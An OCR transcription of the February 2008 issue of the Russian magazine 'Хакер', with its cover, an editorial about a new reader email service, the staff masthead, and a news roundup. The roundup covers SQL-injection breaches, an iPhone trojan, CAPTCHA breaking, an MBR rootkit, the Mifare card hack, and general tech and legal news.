


ЖУРНАЛ ОТ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
WWW.XAKEP.RU
ФЕВРАЛЬ 02 (110) 2008
Бунт машин и восстание червей
ВСЕ БАГИ ПОПУЛЯРНЫХ БРАУЗЕРОВ
СТР. 58
(game)land
hi-fun media
publishing for enthusiasts
4 607157 100063 08002
КАКОЙ АНТИВИРУС ЛУЧШЕ?
ХАКЕРСКОЕ ТЕСТИРОВАНИЕ АНТИВИРУСНЫХ СИСТЕМ
СТР. 26
ИЩЕМ И ПРЯЧЕМ БАГИ В ORACLE
ХАКЕРСКАЯ ПРАКТИКА ПОИСКА УЯЗВИМОСТЕЙ
СТР. 74
ИНТЕРНЕТ ИЗ НУЛЕВОГО КОЛЬЦА
ВЫЛЕЗАЕМ В СЕТЬ ИЗ ЯДРА WINDOWS
СТР. 118
МОБИЛЬНОЕ ЗЛО
АППАРАТНЫЕ ЖУКИ В МОБИЛЬНОМ ТЕЛЕФОНЕ
СТР. 124

a b c d e
f g h i j k
l m n o p
q r s t u
v w x y z




ПОЧТА НА XAKEP.RU


ТОЛЬКО САМЫЕ ВЕРНЫЕ ЧИТАТЕЛИ][ЗНАЮТ, ПОЧЕМУ У ВСЕЙ РЕДАКЦИИ ПОЧТОВЫЕ АДРЕСА НАХОДЯТСЯ В СТРАННОМ ДОМЕНЕ REAL.XAKEP.RU. НИ У КОГО ИЗ НАС НЕТ НЕОБУЗДАННОЙ СТРАСТИ К ДЛИННЫМ И НЕУДОБНЫМ ДОМЕНАМ, НИКТО ИЗ НАС НЕ СЧИТАЕТ, ЧТО ПРИСТАВКА REAL ДЕЛАЕТ ХАКЕРА КРУЧЕ, ДА И МАНИЕЙ ВЕЛИЧИЯ СТРАДАЮТ ДАЛЕКО НЕ ВСЕ.


Объяснение на поверхности: лет пять назад у нас был проект народной][-почты, и каждый читатель мог завести себе ящик в домене xakep.ru. Позже по ряду серьезных для того времени причин этот проект загнулся, но в назидание осталась эта славная традиция с доменом real.xakep.ru, который был создан, чтобы редакционные ящики как-то отличались от читательских.
К чему я все это пишу? Да просто мы опять запустили почтовый сервис на xakep.ru, причем теперь есть все основания полагать, что навсегда. При создании сервиса мы рассудили здраво: круче Google Mail все равно никому ничего не сделать, поэтому мы договорились с Гуглом, и теперь народная хакерская почта крутится на их серверах и движке. Стало быть, о качестве работы, сохранности писем и безопасности своих логов можешь не беспокоиться. Заходи на www.xakep.ru и регистрируй себе крутую хакерскую почту.

nikitozz, главред.][


CONTENT-02(110)























/Редакция
>Главный редактор
Никита «nikitozz» Кислицин
(nikitoz@real.xakep.ru)
>Выпускающий редактор
Николай«gorl»Андреев
(gorlum@real.xakep.ru)

>Редакторы рубрик
ВЗЛОМ
Дмитрий«Forb» Докучаев
(forb@real.xakep.ru)
PC_ZONE и UNITS
Степан «step» Ильин
(step@real.xakep.ru)
СЦЕНА
Илья Александров
(ilya_al@rambler.ru)
UNIXOID, XAKEP.PRO и PSYCHO
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)
КОДИНГ
Александр «Dr. Klouniz» Лозовский
(alexander@real.xakep.ru)
ФРИКИНГ
Сергей «Dlinyj»Долин
(dlinyj@real.xakep.ru)
>Литературный редактор
и корректор
Варвара Андреева
(andreeva@gameland.ru)

/DVD
>Выпускающий редактор
Степан «Step» Ильин
(step@real.xakep.ru)
>Unix-раздел
Андрей «Andrushock» Матвеев
(andrushock@real.xakep.ru)

/Art
>Арт-директор
Евгений Новиков
(novikov.e@gameland.ru)
>Дизайнер
Анна Старостина
(starostina@gameland.ru)
>Верстальщик
Вера Светлых
(svetlyh@gameland.ru)
>Цветокорректор
Александр Киселев
(kiselev@gameland.ru)
>Фото
Иван Скориков
>Иллюстрации
Родион Китаев
(rodionkit@mail.ru)
Стас Башкатов
(chill.gun@gmail.com)

/iNet
>WebBoss
Алена Скворцова
(alyona@real.xakep.ru)
>Редактор сайта
Леонид Боголюбов
(xa@real.xakep.ru)

/Реклама
>Директор по рекламе
Игорь Пискунов
(igor@gameland.ru)
> Руководитель отдела рекламы
цифровой группы
Ольга Басова (olga@gameland.ru)
>Менеджеры отдела
Ольга Емельянцева
(olgaeml@gameland.ru)
Оксана Алехина
(alekhina@gameland.ru)
Александр Белов (belov@gameland.ru)
Евгения Горячева
(goryacheva@gameland.ru)
> Трафик менеджер
Марья Алексеева
(alekseeva@gameland.ru)
>Директор корпоративного отдела
Лидия Стрекнева
(Strekneva@gameland.ru)

/Publishing
>Издатели
Рубен Кочарян
(noah@gameland.ru)
Александр Сидоровский
(sidorovsky@gameland.ru)
>Учредитель
ООО «Гейм Лэнд»
>Директор
Дмитрий Агарунов
(dmitri@gameland.ru)
>Управляющий директор
Давид Шостак
(shostak@gameland.ru)
>Директор по развитию
Паша Романовский
(romanovski@gameland.ru)
>Директор по персоналу
Михаил Степанов
(stepanovm@gameland.ru)
>Финансовый директор
Моше Гуревич
(mgurev@gameland.ru)
>Редакционный директор
Дмитрий Ладыженский
(ladyzhenskiy@gameland.ru)
>PR-менеджер
Наталья Литвиновская
(litvinovskaya@gameland.ru)

/Оптовая продажа
>Директор отдела
дистрибуции и маркетинга
Владимир Смирнов
(vladimir@gameland.ru)
>Оптовое распространение
Андрей Степанов
(andrey@gameland.ru)
>Связь с регионами
Татьяна Кошелева
(kosheleva@gameland.ru)
>Подписка
Марина Гончарова
(goncharova@gameland.ru)
тел.: (495) 935.70.34
факс: (495) 780.88.24

> Горячая линия по подписке
тел.: 8 (800) 200.3.999
Бесплатно для звонящих из России

> Для писем
101000, Москва,
Главпочтамт, а/я 652, Хакер
Зарегистрировано в Министерстве
Российской Федерации по делам
печати, телерадиовещанию и
средствам массовых коммуникаций
ПИ Я 77-11802 от 14 февраля 2002 г.
Отпечатано в типографии
«ScanWeb», Финляндия
Тираж 100 000 экземпляров.
Цена договорная.

Meganews

ДМИТРИЙ ТРАВИН
/ DMITRY.TRAVIN@GMAIL.COM /

Обо всем за последний месяц

По сообщению **InformationWeek**, в период с **28 декабря 2007** года по **5 января 2008** года с помощью SQL-injection взломано **70 000** сайтов.





Вирус для iPhone


Вот и для Apple iPhone написали первую вредоносную программу. Как обычно бывает с продуктами Apple, устанавливать всяких троянцев приходится самим. Программа называется iPhone firmware 1.1.3 prep, и, чтобы «заразиться» ей, необходимо подключить соответствующий репозиторий в Installer и скачать ее оттуда. В описании указано, что программа подготовит смартфон для установки на него новой прошивки 1.1.3, которая на тот момент еще не вышла. После установки и запуска на экран беспорядочно выводится слово «Shoes» и больше ничего не происходит. Но при удалении программа забирает с собой файлы из корневой папки /bin, в которой хранятся настройки многих сторонних программ. Избавиться от трояна можно очень незамысловатым способом — перед удалением нужно просто скопировать всю папку /bin в надежное место, а потом вернуть обратно. О том, что яблофон уязвим для вирусов, говорить пока сложно, но все подряд устанавливать тоже не стоит.

Киберглаз не за горами

Группа ученых университета Вашингтона, возглавляемая профессором Бабаком Парвизом, создала контактные линзы, которые могут выводить в глаз владельца различные изображения. Чтобы впихнуть микросхемы и источники света в линзы и те не отторгались глазом, пришлось придумывать новую технологию, позволяющую совмещать металлические проводники толщиной всего в несколько нанометров и светодиоды с поперечником в треть миллиметра с материалами линз. Суть технологии в том, что создается набор деталей, каждая из которых обладает такой формой, что вся микросхема воедино может собраться только одним-единственным образом. Набор столь мелких частиц представляет собой порошок, который рассыпают на поверхность пластика, и за счет капиллярных сил между компонентами схема сама собой собирается. Вокруг зрачка человека достаточно места, что разместить там различные устройства, которые не будут мешать зрению. В ближайшее время ученые собираются внедрить в линзы устройства беспроводной связи и полупрозрачный экран с маленьким разрешением.







top4top пополняет спамерские базы



Замечательный портал top4top.ru, которым практически невозможно нормально пользоваться из-за его ужасного интерфейса, так же плохо заботится и о сохранности личной информации своих пользователей. Два блоггера — ре3ус и juliy — обнаружили возможность выуживания адресов электронной почты из всех зарегистрированных аккаунтов. Для этого понадобилось написать программу, состоящую всего из шести строчек кода. Даже если пользователь удалит свой акк на портале, данные о нем все равно не будут полностью уничтожены и легко попадут в базы с помощью этой программы. Это уже не первый случай проблем с безопасностью — за несколько дней до опубликования возможности тырить емейлы блоггер kaptsov заявил, что пароли у всех VIP-пользователей портала, включая Дмитрия Диброва и Тину Канделаки, заменены 123456. Через некоторое время админы опомнились и поменяли все обратно. Несмотря на многомиллионные вложения, портал пока вызывает только насмешки и придирки к внешнему виду и содержанию.

В январе наступила **1 200 000 000-я** секунда с начала отсчета **Unix Timestamp**.




В Германии посадят всех



Новые поправки к закону об авторском праве вступили в действие на территории Германии. Теперь в тюрьму можно попасть за то, что наверняка делал хоть раз в своей жизни практически каждый пользователь компьютера. Копия диска, сделанная несмотря на защиту от копирования, теперь имеет официальный статус пиратской, и за ее производство светит 5 лет в местах не столь отдаленных. Тем более такие диски нельзя распространять. Но это еще не самое интересное — если простой житель Германии сделает любительский ролик, как он с друзьями пьет пиво под популярные музыкальные мотивы, и выложит его в своем блоге, то ему тоже будет грозить тюремное заключение. На использование любого музыкального произведения, которое прозвучало во время ролика, придется купить права в немецкой организации Gema, которая позаботится, чтобы твои кровные дошли до авторов музыки. Также уголовным преступлением теперь признано скачивание фильмов и музыки из интернета. Вот такая борьба с пиратством.

Немецкий игрок в **World of Warcraft** накопил рекордную сумму денег — **214 748** золотых, **36** серебряных и **48** медных монет. В переводе на реальные деньги это составляет порядка **$6500**.

И снова в суд



Компания Microsoft опять втянута в судебные разбирательства по поводу монополии. На этот раз Еврокомиссия будет разрулививать вопрос законности включения Internet Explorer в операционку. Поводом для разбирательств стали жалобы производителя конкурирующего браузера Opera на то, что якобы включение браузера в ОС ставит конкурентов в неравное положение. Помимо этого будут рассмотрены вопросы, связанные Office 2007: ставится под сомнение его совместимость с конкурирующими продуктами, и есть подозрение, что мелкософтовцы утаивают информацию о своих продуктах от конкурентов, тем самым не давая им делать офисные системы, которые нормально работали бы с микрософтовскими форматами. Это уже не первый схожий процесс — в прошлый раз под раздачу попал Windows Media Player. В результате Microsoft обязали внести изменения в плейер и выплатить штраф в размере 497 миллионов евро. С тех пор прошло почти 4 года, а Microsoft все оспаривает это решение, так и не выплатив штраф. Посмотрим, какая сумма набежит в этот раз.

47% американцев хотят быть Биллом Гейтсом. В России же большинство опрошенных — **21%** — хотят быть Владимиром Путиным.

Мобильная клавиатура

Многие любители фильмов, особенно если они скачивают их из торрентов, чтобы не заморачивать себя записыванием болванок, да и вообще покупкой DVD-проигрывателя, подключают свой комп к широкоформатному телеку. Однако тут возникает проблема: чтобы банально поставить фильм на паузу, нужно встать с дивана и переться к компу. Больше повезло тем, у кого беспроводные клавиатуры, но все равно сидеть на диване с полноразмерной клавой в руках не очень здорово. Специально для решения этой проблемы компания Logitech разработала мини-клавиатуру diNovo Mini, которая создана для управления развлекательной системой на базе ПК. Клавиатура беспроводная, с компом общается посредством Bluetooth 2.0. Помимо обычных клавиш на ней присутствуют мультимедиа-кнопки (пауза, вперед, назад) и панель ClickPad. Чтобы проще было управляться в темной комнате клава, оснащена цветной подсветкой. Кроме просмотра фильмов с таким девайсом удобно серфить инет с дивана на большом экране, общаться в аське и вообще развлекаться. Стоимость устройства составляет €149,99.








Одноклассники-самозванцы

С ростом популярности интернет-портала odnoklassniki.ru в нем появляется все больше желающих выдать себя за других людей. Набираешь в поиске фамилию и имя какой-нибудь известной личности и получаешь порядка двухсот различных анкет, подлинность которых весьма сомнительна. Многие таким раскладом очень недовольны, особенно Евгений Чичваркин, совладелец компании «Евросеть». Его настолько раздражает наличие самозванцев, которые не только используют его личные данные и фотографии, но и осмеливаются вести переписку от его имени с пользователями ресурса, что он решил разобраться с этой ситуацией в судебном порядке. Однако владельцы портала odnoklassniki.ru подчеркивают, что любой человек может попросить удалить анкеты самозванцев с сайта, и это будет сделано в максимально короткие сроки. Кроме Чичваркина наличием левой страницы на «Одноклассниках» возмущался телеведущий Владимир Соловьев, после чего лже-анкета была удалена администрацией сайта. Проведя небольшой эксперимент, я установил, что больше всего анкет у Жанны Фриске — больше 30. А Чичваркина нет вообще...

Чернее черного

Американские ученые создали самый черный материал в мире. Материал состоит из углеродных трубок и поглощает более 99,9% света. Новый материал на 30% темнее, чем эталон черного, ранее используемый американским Национальным институтом стандартов и технологий. Руководитель проекта Пуликел Аджаян (Pulickel Ajayan) говорит, что весь свет только поглощается, это разрушает представление о том, сколько света способен поглотить материал. Отражательный индекс у нового материала составляет 0,045%. Материал предполагается использовать при превращении солнечной энергии. Пока был протестирован только видимый световой диапазон, в котором материалом поглощаются все цвета. Далее ученые собираются выяснить, как материал будет себя вести при воздействии ультрафиолета, инфракрасных волн и радиации. Учитывая любовь многих к технике абсолютно черного цвета, стоило бы позаботиться о создании более дешевого варианта для отделки ноутбуков и мобильников.









CAPTCHA не катит

Как ты заметил, на большинстве сайтов для определения того, кто производит действие: человек или компьютер, предлагают ввести цифры с картинки. Это называется CAPTCHA (Completely Automated Public Turing test to tell Computers and Humans Apart), то есть автоматизированный публичный тест Тьюринга для различения компьютеров и людей. Многие хацкеры пытаются написать такую программу, которая бы смогла распознать капчу. На основе такой проги можно смастерить бота, который будет осуществлять массовые рассылки, сканировать базы порталов типа vkontakte.ru и делать прочие гадости. О создании такой программы сообщил John Wane, который является автором блога Network Security Research. Их группа создала алгоритм, который с вероятностью 35% проходит капчу на порталах Yahoo. Самим Yahoo об этом сообщили, но никто ничего не ответил. Программа позволяет массово регистрировать адреса электронной почты, писать кучи сообщений в блогах и т.д. Состоит программа из двух частей — клиентская забирает картинку с сайта, а серверная ее расшифровывает.

61% пользователей интернета никогда не меняет пароль.

Бразилия против Контры

Бразильские власти непонятными методами выяснили, что игры Counter-Strike и Everquest провоцируют насилие и вредят здоровью игроков, и с легкой руки ввели запрет на эти гамесы по всей стране. Почему при этом в понимании бразильских властей не вредят здоровью и не провоцируют насилие другие игры, остается загадкой. Теперь все жители должны в обязательном порядке удалить эти игры с компов, иначе придется выплачивать штраф в три штукаря баксов аж каждый день. Запрет на игрухи был утвержден еще в октябре прошлого года, но его введение было отложено. Судья Карлош Альберт Симоеш отметил, что Counter-Strike и Everquest «провоцируют нарушение общественного порядка и представляют собой угрозу для демократического государства, закона и общественной безопасности». Вот так все серьезно. Уже начался арест всех копий этих игр и облавы по компьютерным клубам с целью конфискации дисков и удаления их с компьютеров. Владельцы клубов очень недовольны, поскольку игры они покупали лицензионные и теперь несут большие убытки. Компания Electronic Arts ждет официального судебного извещения, чтобы начать разбираться с проблемой.





Самые уязвимые

Институт SANS (SysAdmin, Audit, Network, Security) ежегодно публикует отчеты о самых уязвимых продуктах. Этот год не стал исключением, и вот список 10 самых небезопасных приложений:

1. Internet Explorer. У Ослика проблемы с ActiveX.
2. Mozilla Firefox. Много ошибок, позволяющих выполнять произвольный код. Оперативно лечатся апдейтами, но не все их ставят.
3. Adobe Acrobat Reader. Много уязвимостей, приводящих к выполнению произвольного кода и замусориванию памяти. Плагин к IE и Firefox оказался тоже с дыркой.
4. Microsoft Office всех версий. Чемпион по уязвимостям среди офисных программ.
5. Microsoft Outlook Express, Outlook, Vista Windows Mail. Хитро подготовленное письмо позволяет выполнять произвольный код.
6. Mozilla Thunderbird. По уязвимостям обходит даже Outlook.
7. Eudora. Три уязвимости, одна из которых до сих пор не устранена.
8. RealPlayer. Три уязвимости: от DoS до выполнения произвольного кода.
9. Apple iTunes. Одна ошибка. Выполнение произвольного кода.
10. Adobe Flash Player. Две ошибки.

Доменная зона Франции .fr преодолела отметку в 1 млн имен.

Планшеты вместо учебников

Министерство образования Южной Кореи запустило проект, в ходе которого в школах обычные бумажные учебники заменят планшетами, оснащенными большим сенсорным экраном, встроенной памятью и беспроводным модулем связи. Начнут с учеников младших классов, которые с таких устройств смогут не только читать, но и смотреть видео, делать пометки, получать задание прямо с компьютера преподавателя и отправлять ему обратно готовое решение. Через 1-2 года планируется выпустить новую версию устройства с более чувствительным сенсорным экраном, который позволит писать на нем с такой же скоростью и комфортом, как и в обычной тетради. Тогда уже можно будет полностью отказаться от бумажных носителей информации в рамках образовательного процесса. В данный момент корейцы усиленно разрабатывают электронные версии учебников, и уже к 2011 году планируется перевести на такие устройства всех учащихся Южной Кореи. Интересно, научатся ли их ломать, чтобы на контрольной работе тихонько скачивать решение у ботаников.





Резкий руткит

Компания Symantec объявила об обнаружении нового руткита, работа которого принципиально отличается от всех известных до этого вредоносных программ и не определяется антивирусами. Идея состоит в том, чтобы заменять главный загрузочный сектор (master boot record) и загружаться раньше операционной системы. Это возможно, потому что именно в MBR хранится информация о том, какая ОС грузится после BIOS. Вирус стал распространяться с декабря прошлого года и уже заразил несколько тысяч машин. Symantec также сообщает о нескольких сайтах, через которые идет распространение руткита. Несмотря на то что вирус начинает грузиться до ОС, работает он только с Окнами XP. Руководитель антивирусного подразделения Symantec Оливер Фридрих так комментирует обнаружение нового руткита: «Обычно руткиты устанавливаются как драйверы, так же, как и другое ПО. Они загружаются вместе с ОС, но этот руткит производит загрузку раньше операционной системы. Этот новый метод атаки позволяет взять под полный контроль ПК жертвы».

Компания **Sun** Microsystems приобрела шведскую **MySQL AB** за **$1 млрд**.

Электронный проездной поломали еще до выхода



В Нидерландах с 2009 года планируется ввести новые билеты для общественного транспорта, которые заряжены электронными чипами Mifare, обеспечивающими защиту от взлома. Но на съезде хакеров в Берлине немецкие взломщики показали своим коллегам из Нидерландов, как с помощью аппарата стоимостью менее 100 евро можно делать с чипом все что угодно. В результате любой желающий сможет обеспечить себя пожизненным бесплатным билетом на все виды транспорта. Компания NXP, создавшая чип, занимается выяснением возможных последствий. У компании есть также более защищенная, но и более дорогая версия чипа, но в случае ее реализации непонятно, кто покроет эти новые расходы. Однако даже более защищенный чип наверняка не сможет на 100% гарантировать защиту. С нетерпением будем ждать появления новой породы зайцев, которые не прячутся от кондуктора, а с гордым видом ходят с пожизненным билетом.

Чипованные преступники

Власти Великобритании планируют вживлять преступникам под кожу микрочипы, которые будут контролировать их передвижения. Это позволит освободить место в тюрьмах, а также следить за порядком в них. Капсула, в которой находится чип, антенна и устройство передачи информации, будет вживляться под кожу руки, и ее, как заверяют создатели капсулы, будет практически невозможно извлечь самостоятельно. На чипе разместят информацию о личности преступника, его правонарушениях и т.п. Подобные устройства уже вживляют домашним животным, чтобы разыскать их в случае побега от хозяев, а также кладут в багаж, чтобы при потере или краже быстро его найти. У технологии есть и противники, которые утверждают, что сигнал с чипа можно легко скопировать или заглушить. Но больше всего они опасаются, что такие чипы зафигачат вообще всем гражданам Великобритании. Домашних животных им, значит, не жалко, а вот за людей беспокоятся.



Самая популярная социальная сеть — MySpace. Ее доля составляет **76,3%**. На втором месте Facebook с **12,6%**.

Фокус с мобилой

Компания LG представила новый телефон Viewty (KE990), отличительной особенностью которого является пятимегапиксельная камера с функцией ручной фокусировки и стабилизатором изображения. Как заявляется, камера может делать качественные фотографии в условиях низкой освещенности и снимать видео с частотой 120 кадров в секунду. Полученные фотографии можно редактировать встроенным софтом, а широкий трехдюймовый сенсорный экран позволит просмотреть не только готовые снимки, но и DivX-видео в полноэкранном режиме. В телефон также встроен готовый интерфейс для работы с порталом YouTube. Только Wi-Fi нет, поэтому, зачем этот YouTube нужен, не совсем понятно. Телефон ест карты памяти MicroSD объемом до 2 Гб, так что места для фоток хватит. Единственная проблема в том, что телефон этот уж очень похож на фотоаппарат. Шуток со стороны товарищей, что ты перепутал и взял вместо телефона что-то не то, не избежать.

Билл Гейтс пророчит, что через **10 лет** беспроводной интернет накроет весь земной шар.




Седьмые Окна

